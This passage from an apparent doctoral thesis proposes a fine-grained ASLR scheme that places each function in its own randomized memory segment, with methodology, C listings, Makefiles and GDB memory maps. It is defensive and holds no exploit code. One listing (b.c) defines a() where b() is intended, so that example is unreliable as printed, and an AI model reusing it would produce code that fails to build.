


Figure 2.1: FG-ASLR research timeline

potential to check all the necessary system performance boxes, while improving security by thwarting known attack patterns.

2.6.1 Timeline

To help visualize the progression of these discussed FG-ASLR research and designs, a timeline is provided below in Figure 2.1.

2.7 Limitations in Current Research

Some FG-ASLR implementations exist which do not require source code for the application being randomized, but impose a significant performance cost at run-time. For instance, ILR (Hiser et al., 2012) randomizes code from arbitrary binaries at a instruction level, however adds an additional 13% CPU usage overhead on average, and above a 100%

increase in some situations. This is clearly unacceptable for most applications. Another implementation, XIFER (Davi et al., 2012), randomizes code at the basic-block level (i.e. between control-flow nodes), however introduces significant load-time overhead as it must process and re-randomize the entire binary before it begins. This is impractical for large binaries like browsers or kernels due to the long delay, but also even for small binaries such as command line tools if they are run regularly and expected to be responsive.

Many other FG-ASLR implementation proposals exist which are effective from a security perspective and add little overhead at runtime, however require complex compiler alterations in order to work. For instance, (Giuffrida et al., 2012) proposed an implementation of FG-ASLR designed for operating system kernels in which the final binary is distributed as a collection of objects which are re-linked into a new, randomized binary at regular intervals. This does work, but requires that the entire build system be modified to create such binaries, and that each end user's computer be constantly rebuilding the binary behind the scenes. These facts make this design impractical for most end-user software. Another proposal (Homescu et al., 2017) presented a system in which software distributors implement a "Software Diversity Engine" designed to generate custom, randomized binaries for each end-user that downloads them. This eliminates the need for the user's computer to constantly rebuild the binary, but significantly complicates the software distribution process and makes it impossible to verify the software's integrity with cryptographic signature checks. Again, this is impractical in most settings.

The most promising FG-ALSR proposal to date is Selfrando (Conti et al., 2016) which reorders functions within a binary at load-time. This proposal does require very slight modifications to the build system, but results in negligible load-time and run-time overhead and does not require any complex software distribution mechanism. It was so compelling that the Tor Browser developers included it in production TB releases between 2016 and 2019, however it was eventually removed after discovering it did not significantly increase

the software's security over that of standard ASLR (Koppen, 2019). This is due to the fact that all code is still located contiguously in memory, meaning an attacker that can leak memory multiple times in the course of their exploit can still search above and below a known address in order to find other parts of the code (Snow et al., 2013).

This proposed solution seeks to demonstrate that efficient, effective FG-ASLR is possible without all of these drawbacks. This solution should not add significant load-time overhead, as little or no load time work needs to be performed and memory mapping is relatively quick. This solution should not add significant run-time overhead because the program exists exactly as it normally would, just spread across different memory segments. Further this proposal should ideally only require minimal build chain or program initialization procedure modification and will result in identical binaries for all users, meaning it does not introduce any new complexity in software distribution. Most importantly this proposed solution should provide better overall security than normal ASLR or other previous FG-ASLR implementations, as the binaries code is not located contiguously in memory, making it impossible for an attacker to search near a known address to find all other functions in memory.

2.8 Chapter Summary

This chapter provided a comprehensive look at the cat-and-mouse game between exploit developers and software designers over the last few decades. This began with simple buffer overflow exploitation, which was quickly thwarted by defenders with exploit mitigation technologies such as stack cookies, DEP/NX, and ASLR. These protections were then shown to be imperfect, with attackers demonstrating many ways to bypass them, the most important to this research being that ASLR can be bypassed by simply leaking a pointer and calculating the binary's base address.

Next, this chapter discussed FG-ASLR as a potential improvement over traditional ASLR, and examined several current research endeavors exploring ways in which FG-ASLR could be implemented, as well as the problems those implementations pose. Finally, this chapter reflected upon the commonalities in the design flaws present in all current FG-ASLR proposals, leading to the conclusion that a non-contiguous memory design may be advantageous to improve them. That finding helps inform the direction of this research study, towards an FG-ASLR design utilizing non-contiguous memory segment assignment.

Chapter 3

Methodology

When selecting a specific research methodology for this project, it is worth noting that this study includes aspects of both design science and experimental research. Considering that part of the research process will involve designing and creating an artifact (the FG-ASLR implementation), this could be considered design science. However, in order to test, validate, and verify that the artifact is effective, some form of experiment will need to be conducted, to measure the performance impact of the implementation when applied to a real world software project. Specifically, performance metrics such as CPU usage, memory usage, and load-time delay will need to be measured and compared. That said, a randomized, double-blind study does not seem appropriate or necessary here, since the implementation either will or will not have a performance impact, and this should be observable before and after being applied. In other words, it should be sufficient to simply take measurements of a baseline system, apply the proposed FG-ASLR solution, then take measurements again and compare the results. As such, the nature and goal of this project make it well suited to be structured as a **quasi experimental before and after study**.

The study can then be summarized by the diagram in Figure 3.1:




Figure 3.1: Reseach Methodology Flowchart

3.1 Building the Test Environment

The selected platform used to test and verify the novel FG-ASLR artifact will be Ubuntu 22.04 LTS ("Ubuntu 22.04.4 LTS (Jammy Jellyfish)", 2024). This platform has been chosen for several reasons. First, Ubuntu is one of the most popular and widely used Linux distribution at the time of writing, meaning it is relatively representative of the population that might eventually implement this proposed solution. Ubuntu's popularity also means that it is well documented, well supported, and a variety of tooling is readily available for logging performance data, a requirement of the research project. Version 22.04 LTS has been specifically selected because it is the most current long-term-release at the time of writing.

The test environment will be built on an Intel NUC running Proxmox VE ("Proxmox

Virtual Environment", 2024), which are both readily available to the researchers and broadly representative of the type of hardware this proposed solution may be required to run on in the real world. A VM (virtual machine) allows a user such as a researcher to set up on or more virtualized computers inside one physical machine (Ansari et al., 2017), which provides lower cost and increased efficiency in the context of this project. Additionally, the use of a VM for testing helps ensure a consistent, isolated environment where reliable, repeatable measurements can be taken.

3.2 Implementation of the Artifact

The artifact to be created is a system or method capable of producing binary programs which conform to the proposed novel FG-ASLR solution, i.e. one that allows a programs functions to each be loaded at unique, separate, non-contiguous locations in memory. The code implementing this solution will be written in the C programming language. This language has been chosen because it is popular, flexible, robust, and already the language of choice for projects like The GNU Compiler Collection (GCC) and the LLVM C Language Compiler (Clang), which this project will likely build upon, or eventually integrate with. By conforming to existing language requirements and specifications, this proposed solution ultimately stands a better chance of being accepted into general use.

3.2.1 Selection of Test Programs

The artifact under investigation will be tested against a diverse subset of software products in order to best understand how it interacts with said software and what strengths or weaknesses may be exposed by different environments. Specifically, three software products will be tested: A custom **toy** program designed by the researcher, the **md5sum** utility, and the **netcat (nc)** utility. These are chosen based on the following goals and justification.

First, the **toy** program is selected because it will provide a minimal, fully-controlled environment to first test and understand the artifact before applying it to a real software product which may contain any number of unknown complications. By applying the artifact to a self-authored toy program first, the researcher has the best chance of rapidly developing a working prototype to then iterate upon.

Second the **md5sum** program is selected because it is a very small piece of real-world software, but also is extremely sensitive to small programming errors which will become immediately obvious in the program output. By choosing a small real-world utility to first apply the artifact to, this provides an opportunity for a smooth transition from contrived software to real software. Further, this choice will be a great help in early identification of any potential design flaws or programming errors in the artifact itself, as due to the nature of cryptographic hash functions, any small bug or problem is likely to manifest as an incorrect final output hash which will be abundantly obvious.

Finally the **nc** utility is selected because it is a relatively complex (but still manageable) piece of real-world software, and because it provides a convenient opportunity test the security of the artifact in a network attack scenario. The original version of Netcat was approximately 2,300 lines of code and contains around 50 functions. This is is likely a large enough program to be realistic and extrapolate from, while also still being small enough to work with in a reasonable time-frame. Additionally, since Netcat has the ability to run as a network daemon, this provides a unique opportunity to test the added security of the system in a somewhat realistic scenario and compare the results to that of standard ASLR.

3.3 Applicability to Real World Software

In order to answer **RQ1: Can this technique demonstrably be applied to a real software product?**, the proposed solution will be applied to one or more real software products, and these will be run and tested to ensure their functionality is not compromised in any way.

3.4 Measurement of Load Time Overhead

In order to answer **RQ2: Does this technique introduce any meaningful load-time overhead?**, the precise load time delay imposed by the proposed solution will be measured before and after the artifact is applied in order to gain insight into whether the novel FG-ASLR implementation slowed down the application at startup. The Linux built-in monotonic clock ("clock_gettime(3): clock/time functions - Linux man page", 1996) will be used in order to measure this load time delay, as it is simple, reliable and readily available in Ubuntu 22.04 LTS by default.

3.5 Measurement of Run-Time Overhead

In order to answer **RQ3: Does this technique introduce any meaningful run-time overhead?**, data showing the total application execution time will be collected before and after the proposed solution is applied to target applications, in order to gain insight into whether the novel FG-ASLR implementation imposes a run-time performance penalty. Again, the Linux built-in monotonic clock ("clock_gettime(3): clock/time functions - Linux man page", 1996) will be used to gather this information.

3.6 Measurement of Memory Usage Overhead

In order to answer **RQ4: Does this technique introduce any meaningful memory usage overhead?**, memory usage statistics will be collected before and after the proposed solution is applied to target applications, in order to gain insight into whether the novel FG-ASLR implementation causes the program to consume excessive memory at run-time. The GNU Debugger (GDB) ("GDB: The GNU Project Debugger", 2024) will be used to gather this information, as it provides an easy mechanism for examining a processes address space at runtime, including the locations and sizes of allocated memory. A custom bash script will be used, with GDB, to automatically determine the amount of mapped memory for each tested program at run-time.

3.7 Measurement of Disk Usage Overhead

In order to answer **RQ5: Does this technique introduce any meaningful disk usage overhead?**, each program's size will be noted and compared before and after the proposed solution is applied, to determine whether and to what extent disk usage is impacted. Program size will be measured using the standard Linux `wc` utility within a custom bash script designed to collect such data.

3.8 Examination of Security Improvement

In order to answer **RQ6: Does this technique make exploitation significantly more difficult than normal ASLR or other proposed FG-ASLR techniques?**, a realistic vulnerability will be manually introduced into a piece of target software both before and after the proposed solution is applied, and exploitation will be attempted against each. In order to demonstrate that this proposed solution is indeed better than traditional ASLR, and on-par or better than other FG-ASLR solutions, the researcher will

attempt to show that exploitation is possible under the original version, but no longer possible after the novel FG-ASLR solution is applied.

It is important to note that it will not be possible to definitively prove that the proposed solution renders the program completely unexploitable (as future research very well may falsify that), however it should be possible to at least show that current, standard exploitation practices used to defeat traditional ASLR no longer work in the presence of this novel FG-ASLR solution. This will be the goal, as it does represent an improvement in security.

This data will be purely qualitative as opposed to quantitative.

3.9 Documentation of Data and Findings

All performance metric data measured during the testing phase will be logged and stored as plain-text comma-separated-value (CSV) files. This format has been chosen because it is flexible and interoperable with a wide range of software which may be useful in analyzing the data, including Microsoft Excel, LibreOffice Calc, and Python.

Data will be recorded in two phases. Phase one will collect base-line data, representing the performance of a standard application(s) without the proposed FG-ASLR solution applied. Phase two will collect data representing the performance of the same application(s) after the proposed solution has been applied. By comparing these two data sets, inferences can be made about how the proposed solution impacts, or does not impact, the application(s) CPU usage, memory usage, and load time delay.

3.10 Chapter Summary

This chapter explained the research methodology which will be used to conduct this project, described the methods that will be used to answer the research questions posed in the introduction, and stated the process by which data will be collected, organized, and analyzed.

The next chapter will describe the overall system design, including an exploration of different potential designs and great detail about how the selected design will be implemented.

Chapter 4

System Design

During preliminary research into new potential FG-ASLR approaches which may be superior to existing proposals, several distinct possibilities were identified. Each of the following are implemented at a function granularity, but via slightly different means. When research begain all were considered *works in progress*, and all were yet under investigation. As such it is worth describing each, their potential benefits, their potential drawbacks, and the likelihood that each would prevail as the best overall solution.

4.1 Inspiration

The original system design idea which sparked interest in this research project was based on the GCC `-ffunction-sections` ("Optimize Options (Using the GNU Compiler Collection (GCC))", 2023) option built into newer versions of the GNU Compiler Collection. This option makes it possible to build ELF executables in which each function is automatically assigned to its own section before linking. By also providing a custom linker script during the linking phase, it is also possible to ensure these sections are mapped to individual segments in the final ELF executable as well. This is practically very difficult however, due to lack of documentation and information about how linker scripts are interpreted by GCC during the build process.

Consider the C code in Listing 4.1 and corresponding Makefile in Listing 4.2 which demonstrate this concept:

```
1  #include <stdio.h>
2  void a() {
3          puts("in a");
4  }
5  void b() {
6          puts("in b");
7  }
8  int main() {
9          a();
10         b();
11 }
```

Listing 4.1: Inspiration: main.c

```
1  all:
2          gcc -c -ffunction-sections main.c
3          gcc -Wl,--verbose main.c | tail -n+18 | head -n-62 > main.ld
4          gcc -T main.ld main.c -o main.bin
5  clean:
6          rm main.o main.bin
```

Listing 4.2: Inspiration: Makefile

When run, this will produce an ELF executable file in which each function is assigned to its own memory segment: `.text`, `.text.a`, and `.text.b`. This is depicted in Figure 4.1.

In practice however, research shows that this modification alone is not sufficient to act as an FG-ASLR solution, since the Linux kernel maps each of these segments contiguously at load time, separated only by padding up to the width of a single memory page, default `0x1000` bytes. For instance, if the first `.text` segment is loaded at address `0x5455567000`,




Figure 4.1: GCC -ffunction-sections Memory Mapping Diagram

then each of the separate function sections `.text.a` and `.text.b` will be loaded at addresses `0x5455568000` and `0x5455569000` respectively. This can be easily seen in the memory mapping in Figure 4.2, as printed by GDB, using the popular `GEF` extension ("hugsy/gef", 2023) and corresponding `vmmap` command. Here we see one long, contiguous executable segment, ranging from address `0x00555555558000` to `0x0055555555a000`, containing all of the functions in order.

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x00555555554000 0x00555555556000 0x00000000000000 r-- /home/andrew/Desktop/object_segments/a.out
0x00555555556000 0x00555555557000 0x00000000001000 r-- /home/andrew/Desktop/object_segments/a.out
0x00555555557000 0x00555555558000 0x00000000002000 rw- /home/andrew/Desktop/object_segments/a.out
0x00555555558000 0x0055555555a000 0x00000000003000 r-x /home/andrew/Desktop/object_segments/a.out
0x007ffff7c00000 0x007ffff7c28000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7c28000 0x007ffff7dbd000 0x00000000028000 r-x /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7dbd000 0x007ffff7e15000 0x000000001bd000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7e15000 0x007ffff7e19000 0x00000000214000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7e19000 0x007ffff7e1b000 0x00000000218000 rw- /usr/lib/x86_64-linux-gnu/libc.so.6
```

Figure 4.2: GCC -ffunction-sections Run-time Memory Layout

After some thought and consideration this makes intuitive sense as well, as each branching instruction (e.g. call or jump) will need to know either a fixed address or relative offset of the target it branches to. This is only possible when program segments reside either at fixed locations in memory (when ASLR is disabled), or at fixed predictable offsets from each other (when ASLR is enabled, and the program is built to be position independent). This is one of the primary roles of a linker during the build process, to patch up relocations

within the code, resolving each address or offset and modifying the final binary to suit.

This fact means that this solution alone is not sufficient, since all we have accomplished is to add additional padding between functions, rather than fully randomizing each individually and non-contiguous to each other as we desire. In order to fully randomize the base address of each individual function segment allowing them to be non-contiguous in memory, another modification will be needed, for instance to the dynamic loader where the `mmap()` system call is used to map page(s) for each of the executable's segment(s). Instead of mapping each subsequent section at contiguous offsets of the first, this system would need to be modified to map each individually. Additionally, relocations then need to be resolved at run-time, since the static binary image will have no prior knowledge of the addresses or offsets where branch targets will eventually be located.

On the surface, this solution seems conceptually fairly simple. The compiler is modified in order to produce a binary image with unlinked functions in individual sections, and the linker is modified in order to load those sections into randomized non-contiguous memory segments and then link them at load-time. The conceptual simplicity of the design is advantageous.

That said, this solution will require extensive code modification to the linker/loader system, as randomizing the location of each memory segment individually greatly complicates the practical process of program initialization. Since code is no longer laid out contiguously in memory, relative branches (jumps and calls) will no longer function as expected, and their relocation information will need to be resolved at load-time. This requires additional code be added to the linker/loader, and additional computation time be spent during program initialization.

4.2 Functions as Shared Libraries

After considering how the linker and loader would need to be modified in order to dynamically link all of these randomized code segments at program start time, the resulting system begins to resemble the existing shared library (`.so` file) mechanism. Most modern operating systems, Linux included, provide a mechanism for dynamically loading additional code into an existing program's address space, and the system we described above closely matches that system. Could this existing system then be reused for the purpose of FG-ASLR? No need to reinvent the wheel if a practical solution already exists which can be built upon.

Therefore one potential system design under initial investigation was one in which functions are each simply compiled into individual shared objects (`.so` files), and loaded at run-time, either automatically via the standard dynamic loader, or explicitly by the program itself, through the `dlopen()` API. In this design, the compiler could be modified to parse out each function within the program's source code, and rather than producing one final self-contained ELF executable, would produce one executable based on the program's `main()` function, and then many other small shared objects based on each of the other functions which get loaded dynamically at randomized base addresses at run-time.

For instance, consider the C code in Listings 4.3, 4.4, 4.5, and 4.6 and Makefile in Listing 4.7 which demonstrate this concept:

```c
#include "functions.h"
int main() {
        a();
        b();
}
```

Listing 4.3: Shared Library Approach: main.c

```c
extern void a();
extern void b();
```

Listing 4.4: Shared Library Approach: functions.h

```c
#include <stdio.h>
void a() {
    puts("in a");
}
```

Listing 4.5: Shared Library Approach: a.c

```c
#include <stdio.h>
void a() {
    puts("in b");
}
```

Listing 4.6: Shared Library Approach: b.c

```
all: a b main.c
	gcc -L./ main.c -o main.bin -lfun_a -lfun_b
a: a.c
	gcc -shared -fPIC -o libfun_a.so a.c
b: b.c
	gcc -shared -fPIC -o libfun_b.so b.c
clean:
	rm libfun_*.so main.bin
run:
	LD_LIBRARY_PATH=./:$LD_LIBRARY_PATH ./main.bin
```

Listing 4.7: Shared Library Approach: Makefile

When run, this system design produces a memory layout which meets all expectations, namely that each function is assigned to its own memory segment, and each function is loaded at a random base address, unrelated to the others. This can be easily seen in the screenshot in Figure 4.3, again in which GDB and the popular GEF extension ("hugsy/gef", 2023)is used to display memory mapping information via the `vmmap` command.

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x00555555554000 0x00555555555000 0x00000000000000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/main.bin
0x00555555555000 0x00555555556000 0x00000000001000 r-x /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/main.bin
0x00555555556000 0x00555555557000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/main.bin
0x00555555557000 0x00555555558000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/main.bin
0x00555555558000 0x00555555559000 0x00000000003000 rw- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/main.bin
0x007ffff7c00000 0x007ffff7c28000 0x00000000000000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7c28000 0x007ffff7dbd000 0x00000000028000 r-x /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7dbd000 0x007ffff7e15000 0x000000001bd000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7e15000 0x007ffff7e19000 0x00000000214000 r-- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7e19000 0x007ffff7e1b000 0x00000000218000 rw- /usr/lib/x86_64-linux-gnu/libc.so.6
0x007ffff7e1b000 0x007ffff7e28000 0x00000000000000 rw-
0x007ffff7f92000 0x007ffff7f94000 0x00000000000000 rw-
0x007ffff7fb1000 0x007ffff7fb2000 0x00000000000000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_b.so
0x007ffff7fb2000 0x007ffff7fb3000 0x00000000001000 r-x /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_b.so
0x007ffff7fb3000 0x007ffff7fb4000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_b.so
0x007ffff7fb4000 0x007ffff7fb5000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_b.so
0x007ffff7fb5000 0x007ffff7fb6000 0x00000000003000 rw- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_b.so
0x007ffff7fb6000 0x007ffff7fb7000 0x00000000000000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_a.so
0x007ffff7fb7000 0x007ffff7fb8000 0x00000000001000 r-x /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_a.so
0x007ffff7fb8000 0x007ffff7fb9000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_a.so
0x007ffff7fb9000 0x007ffff7fba000 0x00000000002000 r-- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_a.so
0x007ffff7fba000 0x007ffff7fbb000 0x00000000003000 rw- /home/andrew/Cloud/PhD/CSC-809/6_system_design/c/libfun_a.so
0x007ffff7fbb000 0x007ffff7fbd000 0x00000000000000 rw-
0x007ffff7fbd000 0x007ffff7fc1000 0x00000000000000 r-- [vvar]
0x007ffff7fc1000 0x007ffff7fc3000 0x00000000000000 r-x [vdso]
```

Figure 4.3: Functions Loaded as Individual Shared Libraries

This design has several advantages. First, it is clean and simple, using only existing compiler and operating system features while requiring only minimal modification to the source code, by separating functions into individual files and creating a header file to reference them. This system also provides the advantage that all functions are cleanly loaded at random base addresses in memory, without the need for additional code features.

However, this system comes with the major disadvantage that it bloats the program's disk footprint, and memory footprint. In order for each function to exist as a shared library, its code must be wrapped in a full ELF executable container with all of the other pieces of metadata required by that file format. This means the program's size on disk will grow significantly for each function which is added in the source code. This also means that the program will occupy significantly more space in memory at run-time, since each function segment now also requires additional segments for each ELF header, each `.data` segment, each `.bss` segment, etc. Although not completely impractical, this design would need to be adequately justified in terms of added security to account for the potentially significant disk and memory cost imposed.

4.3 Sparse Objects with Location Offset Table

When considering the benefits and drawbacks of re-purposing the existing shared library mechanism, another option arises. The existing shared library mechanism is safe, reliable, and robust, however comes with substantial unnecessary bloat which does not serve any benefit to the goal of FG-ASLR. One might then consider re-implementing a similar system, but with only the mechanisms absolutely to load code into memory and patch up relocation information, without the additional bloat that comes with the full ELF file format. After some experimentation this approach seemed most appropriate, balancing the benefits and drawbacks of the above while being realistic to implement and test.

The final system design which this research project focused on then was to re-implement a lighter version of the existing shared library system including only procedure linkage information with each function section, similar to the way in which GCC already includes a Global Offset Table (GOT) and Procedure Linkage Table (PLT) to accommodate library functions which are dynamically loaded at run-time. In order to distinguish between the two, here we will refer to this table as a "Location Offset Table" (LOT).

This system design has the advantage of solving the problem posed above in the original concept, of functions being otherwise impossible to resolve, as well as solving the problem of memory bloat from re-using the existing shared library mechanism. Although slightly more complex, this is an improvement compared to both.

4.4 Implementation

In order to test this concept and prove or disprove its viability as a method of achieving function-granular FG-ASLR according to the design requirements, a preliminary implementation was created by the researcher. Snippets of the implementation are provided below as part of the system design explanation, and a more complete subset of the implementation is provided at the end of this document in Appendix C, however the full implementation is available for review on Github (Kramer, 2024).

The following subsections describe, in detail, how the implementation works and how it can be applied to any arbitrary program in order to achieve FG-ASLR at run-time.

4.4.1 Program Preparation

In order to prepare the program's code to be compiled in this way, each function (more specifically each symbol) must first be identified and isolated. Although this could be done in an automated fashion, the current implementation requires that this be done manually.

This means that some additional effort is required in order to apply the system to a new program, but saved time and effort in the overall design process. Since the purpose of this research work is to prove a concept, not build a production-ready tool, that seemed most appropriate under the circumstances. Fully automating compilation of arbitrary source code using this method would be a good topic of future research, which will be discussed later.

For the purpose of explanation, let us consider a small "toy" program in Listing 4.8 which was initially used by the researcher to test the system, and is included in the full implementation reference above under the `toy_orig` directory.

```c
#include <stdio.h>
int add(int a, int b) {
        return a + b;
}
int mul(int a, int b) {
        return a * b;
}
double div(double a, double b) {
        return a / b;
}
int main(int argc, char *argv[]) {
        int r1, r2, r3;
        double r4, r5;
        printf("argc = %d, argv[1] = %s\n", argc, argv[1]);
        r1 = add(10, 7);
        r2 = add(9, 4);
        r3 = mul(r1, r2);
        printf("r3 result = %d\n", r3);
        r4 = div(10.0, 3.0);
        printf("r4 result = %lf\n", r4);
        r5 = div(2.2, 2.0);
        printf("r5 result = %lf\n", r5);
}
```

Listing 4.8: Original toy.c

In the above code, we identify five distinct functions (symbols) which can be isolated and placed in unique, non-contiguous memory segments at run-time: `main`, `add`, `mul`, `div`, and `printf`.

In order to reduce unnecessary complications and simplify the implementation of this system as a proof-of-concept, let us ignore any other functions which `printf` may in

turn call, deep within the libc library which provides it. For now let us consider any C standard library functions out-of-scope and simply allow the program to call them, with the knowledge that full FG-ASLR could be achieved later on by applying the same approach to libc itself. For the purposes of proof-of-concept, that only adds work, but does not enhance the value of the implementation. This leaves us then with only four functions which need to be randomized at run-time, `main`, `add`, `mul`, and `div`.

The program can now be subdivided into four unique C source files as shown in Listings 4.9, 4.10, 4.11, and 4.12:

```
1 int add(int a, int b) {
2         return a + b;
3 }
```

Listing 4.9: FG-ASLR toy_add.c

```
1 int mul(int a, int b) {
2         return a * b;
3 }
```

Listing 4.10: FG-ASLR toy_mul.c

```
1 double div(double a, double b) {
2         return a / b;
3 }
```

Listing 4.11: FG-ASLR toy_div.c

```
1 int _main(int argc, char *argv[]) {
2   // ... removed for brevity
3 }
```

Listing 4.12: FG-ASLR toy_main.c

